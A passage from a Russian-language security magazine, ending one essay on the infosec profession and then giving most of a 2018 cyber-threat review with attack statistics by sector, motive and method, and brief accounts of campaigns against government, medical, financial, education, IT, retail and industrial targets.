Другой важный вывод: в настоящий момент задача информационной безопасности сводится не к тому, чтобы сделать любые атаки невозможными, а к управлению рисками. Противостояние специалистов по защите и нападению сводится к тому, чтобы сделать нападение слишком дорогим и снизить возможные финансовые потери в случае успешной атаки.

И третий, более глобальный вывод: информационная безопасность нужна только до тех пор, пока в ней есть потребность у бизнеса. Даже проведение сложных тестов на проникновение, для которых нужны специалисты экстра-класса, — по сути своей вспомогательная функция процесса продажи продуктов для информационной безопасности.

Безопасность — это верхушка айсберга. Мы защищаем информационные системы, которые созданы только потому, что это нужно бизнесу, созданы для решения его задач. Но этот факт компенсируется важностью сферы ИБ. Если случится проблема безопасности, то это может нарушить функционирование информационных систем, а это непосредственно повлияет на бизнес. Так что от безопасников зависит очень много.

Итого

Сегодня в сфере информационных технологий далеко не все безоблачно, существуют и серьезные проблемы. Вот три основных, на мой взгляд:

- **Излишнее внимание властей.** Государства во всем мире все активнее пытаются контролировать и регулировать интернет и информационные технологии.
- **Интернет превращается в площадку для информационной войны.** Двадцать лет назад никто не обвинял во всех мировых проблемах «русских хакеров», а сегодня это в порядке вещей.
- **Новые технологии не делают людей лучше или умнее.** Людям нужно объяснять, зачем нужно то или иное решение, учить их его использовать, рассказывать о возможных рисках.

При всех этих минусах информационная безопасность сегодня — это явно та область, которой стоит заниматься. Только здесь вы каждый день будете сталкиваться с новейшими технологиями, интересными людьми, сможете проверить себя в противостоянии с «черными шляпами». Каждый новый день будет бросать вызов, и скучно не будет никогда.

Информационная безопасность сегодня — это явно та область, которой стоит заниматься

Актуальные киберугрозы: тренды и прогнозы


Екатерина Килюшева

Мы регулярно следим за актуальными угрозами информационной безопасности, выделяем современные техники атак и рассказываем, как правильно организовать защиту от киберпреступников.

В этой статье мы подводим итоги 2018 года в сфере информационной безопасности и делимся своими прогнозами на ближайшее будущее.

- Среди главных трендов 2018 года — преобладание целенаправленных атак, доля которых увеличивалась на протяжении всего года и в четвертом квартале составила 62%.
- Растет доля атак, направленных на кражу информации. Злоумышленники похищают преимущественно персональные данные (30%), учетные данные (24%) и данные платежных карт (14%).
- В 2018 году внимание преступников привлекли медицинские учреждения в США и Европе: по количеству атак они опередили даже финансовые организации. Хакеров интересует как медицинская информация, так и возможность получить выкуп за восстановление работоспособности компьютерных систем: медучреждения легче соглашаются заплатить хакерам, поскольку от этого могут зависеть жизнь и здоровье людей.
- Вредоносное ПО используется уже в 56% кибератак. Этому способствует тот факт, что вредоносные программы с каждым годом становятся более доступными, и соответственно, снижается порог входа в кибер-преступный бизнес.
- Наиболее популярным стало ПО для шпионажа и удаленного управления, с помощью которого преступники собирают конфиденциальную информацию или, в случае целенаправленной атаки, закрепляются в системе.
- Доля майнеров в общем числе заражений вредоносным ПО уменьшается на фоне общего снижения курсов криптовалют и повышения сложности их добычи. Если в первом квартале года доля майнеров составляла 23%, то по итогам четвертого квартала — всего 9%.
- Преступники все чаще прибегают к сложным и многоэтапным техникам, включающим в себя взлом инфраструктуры компаний-партнеров, заражение ресурсов известных производителей ПО или комбинацию нескольких методов в рамках одной атаки.
- Существенно возросла роль социальной инженерии как в атаках на организации, так и в отношении частных лиц. Преступники используют всевозможные каналы связи — электронную почту, мессенджеры, телефонные звонки, SMS-сообщения и даже обычную почту.
- Мощность DDoS-атак продолжает расти. В 2018 году были зафиксированы две самые крупные DDoS-атаки в истории — мощностью 1,35 и 1,7 терабит в секунду. Такие результаты были достигнуты усилением атак с помощью серверов Memcashed.
- Грань между киберпреступлениями и другими видами преступной деятельности постепенно размывается. Большая часть инцидентов связана не непосредственно с кражей денег, а только с похищением различной информации, что свидетельствует о том, что взлом компьютерных систем может являться лишь подготовительным этапом в будущих крупных мошеннических схемах или инструментом в кибервойне.

Преступники все чаще прибегают к сложным и многоэтапным техникам



Мотивы злоумышленников

Итоги прошедшего года

Большинство атак в 2018 году предсказуемо совершалось с целью обогащения или получения конфиденциальных данных. Украденная информация затем используется для кражи денег, шантажа или размещается для продажи на теневом рынке.

В отличие от 2017 года большую часть (55%) составили целенаправленные атаки; их доля постепенно увеличивалась из квартала в квартал.

Почти четверть атак (23%) затронули частных лиц. Среди юридических лиц в 19% инцидентов жертвами хакеров стали государственные учреждения, еще в 11% случаев пострадали медицинские учреждения, а в 10% — финансовые организации.


Категории жертв среди юридических лиц

В 2018 году мы зафиксировали на 27% больше уникальных инцидентов, чем годом ранее. Мы выявили пики в некоторые отрезки года, например


в феврале, мае, июле и в конце года — в преддверии и во время крупных спортивных соревнований (зимних Олимпийских игр и чемпионата мира по футболу), а также в предновогодний период, когда финансовая активность и организаций, и частных лиц повышается.

Чаще всего злоумышленники атаковали инфраструктуру и веб-ресурсы компаний: это 49% и 26% атак соответственно. Доля атак на банкоматы и POS-терминалы за год сократилась с 3% до 1%.


Атаки все чаще проходят в несколько этапов, в рамках которых применяются разные методы. Вредоносное ПО используется более чем в половине атак, возросла роль социальной инженерии.



Объекты атак



Методы атак



Количество инцидентов в 2017 и 2018 годах (по месяцам)

Отрасль

Распределение кибер-инцидентов по метрикам (мотивы, методы, объекты атак) внутри отраслей	Государственные учреждения	Финансовая отрасль	Промышленные компании	Медицинские учреждения	Онлайн-сервисы	Сфера услуг	IT-компании	Сфера образования	Торговля	Телекоммуникационные компании	Частные лица	Транспорт	Криптовалютные биржи	Другие	Без привязки к отрасли
Всего атак	**186**	**92**	**40**	**109**	**32**	**40**	**52**	**65**	**43**	**19**	**290**	**14**	**37**	**63**	**182**
Объект															
Инфраструктура	108	64	31	72	3	14	21	38	8	11	89	6	6	32	110
Веб-ресурсы	57	7	6	18	25	14	24	14	27	6	52	5	27	21	27
Пользователи	16	12	1	18	4	5	7	12	6	1	66	2	4	6	7
Мобильные устройства	1	2									75	1		1	3
Банкоматы и POS-терминалы		6				6			2		2				
IoT	4	1	2	1		1		1		1	6			3	35
Метод															
Использование ВПО	100	53	26	44	10	18	16	20	17	5	212	6	3	18	159
Социальная инженерия	60	45	9	27	5	7	5	25	4	3	124	1	6	18	47
Подбор учетных данных	26	10	1	37	2	3	5	17	5	3	33	3	7	12	15
Хакинг	34	33	10	16	8	9	15	9	6	8	22	2	23	16	56
Эксплуатация веб-уязвимостей	36	5	8	13	15	10	16	8	23	6	29	3	6	17	16
Использование легального ПО	3		1				1			2	3			1	3
DDoS	16	3	3		2		10	3		2	1			2	2
Другие	1	1				1			1		5			2	2
Мотив															
Финансовая выгода	33	60	9	23	4	18	13	18	9	2	180	6	34	20	91
Получение данных	95	28	21	80	20	20	21	32	31	14	87	6	2	25	54
Хактивизм	44	4	6	6	8	2	18	15	3	3	19	2	1	17	36
Кибервойна	14		4								4			1	1

Градацией цвета показана доля атак внутри одной отрасли


0% 10% 20% 30% 40% 100%

Категории жертв


Проанализируем атаки на отдельные отрасли, которые чаще всего становились целью злоумышленников в прошлом году.

Государственные учреждения


Мотивы атак



Число атак на государственные организации



Объекты атак




Методы атак на государственные организации

Преступников интересовала конфиденциальная информация: получение данных было их основным мотивом в 51% случаев. Сайты государственных организаций часто использовались нарушителями и для привлечения внимания общественности — приблизительно четверть всех инцидентов относилась к категории «хактивизм».


В основном хакеры атаковали инфраструктуру государственных организаций и заражали компьютеры вредоносным ПО для шпионажа и удаленного управления. Было также зафиксировано более 20 кампаний по заражению ресурсов госучреждений шифровальщиками.

Для внедрения в сеть организаций активно использовались методы социальной инженерии. Так, в первом квартале специалисты PT ESC зафиксировали фишинговые рассылки, через которые злоумышленники распространяли обновленную версию шпионского ПО SANNY (bit.ly/2HtjpXl) и троян Fucobha, а в конце года мы отмечали активность группировок Treasure Hunters (bit.ly/2XOQ2Vc), Danti APT и SongXY, рассылающих фишинговые документы в адрес государственных организаций России и стран СНГ.


Медицинские учреждения




Мотивы атак



Число атак на медицинские учреждения



Объекты атак




Методы атак на медицинские учреждения


Число атак на медучреждения даже превысило число атак на финансовые компании. В руках злоумышленников оказались персональные данные и медицинская информация более 6 млн человек.

Хакеры атаковали медицинские организации не только с целью кражи данных, но и ради непосредственной наживы. Преступники проникали в инфраструктуру медицинских компаний и зашифровывали данные, требуя выкуп за восстановление работоспособности.


Финансовая отрасль




Мотивы атак



Число атак на финансовые организации



Объекты атак



Методы атак на финансовые организации


Главным мотивом злоумышленников при проведении атак на финансовые организации очевидно является получение прямой финансовой выгоды (65% инцидентов). Значительна и доля инцидентов, где целью было получение информации о платежных картах, персональных данных, учетных данных пользователей для доступа к личным кабинетам.

В начале года в США прошла волна «джекпоттинга»: преступники устанавливали на банкоматы вредоносное ПО Ploutus.D, которое позволяло управлять выдачей наличных (bit.ly/2THiObe).


Во втором полугодии активизировались известные APT-группировки. Специалисты PT ESC зафиксировали 23 атаки, которые за этот период провела группировка Cobalt.

Кроме того, эксперты PT ESC обнаружили новую кибергруппу, атакующую финансовый сектор. Эти злоумышленники также рассылали документы с макросами, которые загружали утилиты, предоставляющие удаленный доступ к зараженному компьютеру. Рассылка осуществлялась от лица ФинЦЕРТ и со скомпрометированного ящика сотрудника крупной финансовой компании.


Сфера образования




Мотивы атак



Число атак на образовательные учреждения



Объекты атак




Методы атак на образовательные учреждения


В основном преступники похищали персональные данные сотрудников и учащихся, а также учетные данные для доступа к электронной почте, банковским аккаунтам и другим сервисам. В нескольких учебных заведениях преступники получили доступ к банковским счетам и платежным документам и смогли похитить в общей сложности более 2 млн $. Образовательные учреждения подвергались и атакам шифровальщиков: они использовались в каждой шестой атаке. Во втором квартале, на который приходится конец учебного года и подведение его итогов, чаще выявлялись атаки с целью изменения оценок в системах учета успеваемости (bit.ly/2ERz7J5, wapo.st/2NZ0Uv7).

В погоне за интеллектуальной собственностью — научными наработками, неопубликованными исследованиями — хакеры атаковали научные институты. Такая информация часто представляет интерес для группировок, спонсируемых тем или иным правительством; ряд подобных атак приписывают хакерам из Ирана (bit.ly/2Hqbk5X) и Северной Кореи (zd.net/2VUnxUz).


IT-компании




Мотивы атак



Число атак на IT-компании



Объекты атак




Методы атак на IT-компании

Объектами атак злоумышленников стали веб-ресурсы и инфраструктура IT-компаний. Часто взлом известных IT-компаний является звеном в более сложной supply-chain-атаке: их ресурсы становятся удобной площадкой для распространения вредоносного ПО или фишинговых рассылок.


Во втором квартале 2018 года эксперты PT ESC выявили фишинговую атаку, нацеленную на крупную IT-компанию. Через электронную почту распространялся троян PlugX, который уже несколько лет используется злоумышленниками в атаках с целью шпионажа.

IT-компании чаще остальных (за исключением государственных учреждений) подвергались DDoS-атакам: хакерам удавалось приостановить работу интернет-провайдеров (zd.net/2TuItVs, bit.ly/2TuJblA), владельцев игровых серверов (bit.ly/2TE3FaO) — то есть тех компаний, которые особенно чувствительны к потере связи и перебоям в функционировании оборудования.

Торговля




Мотивы атак



Число атак на компании из сферы розничной торговли

Объекты атак




Методы атак на компании из сферы розничной торговли


Преступники были нацелены на кражу информации из интернет-магазинов, причем в 70% случаев были похищены данные платежных карт. Хакеры встраивали вредоносные скрипты в веб-приложения, которые собирали платежные и контактные данные, введенные пользователями.

Одна из крупнейших атак в сфере розничной торговли была связана с POS-терминалами. Хакеры установили вредоносное ПО на терминалы, расположенные в розничных магазинах торговых сетей Saks Fifth Avenue и Lord & Taylor, и смогли похитить данные более 5 млн банковских карт (nyti.ms/2u2yXtr).


Промышленные компании




Мотивы атак



Число атак на промышленные предприятия



Объекты атак




Методы атак на промышленные предприятия

2018 год не запомнился громкими атаками на сферу промышленности, однако это можно приписать случайности. В августе нефтехимический завод в Саудовской Аравии подвергся атаке злоумышленников (nyti.ms/2J6FuxH). Их целью была не просто остановка технологических процессов, а взрыв, который мог бы не только вызвать экологическую катастрофу, но и неминуемо сопровождался бы человеческими жертвами. Только ошибки в коде хакерского ПО не позволили им осуществить свои намерения.

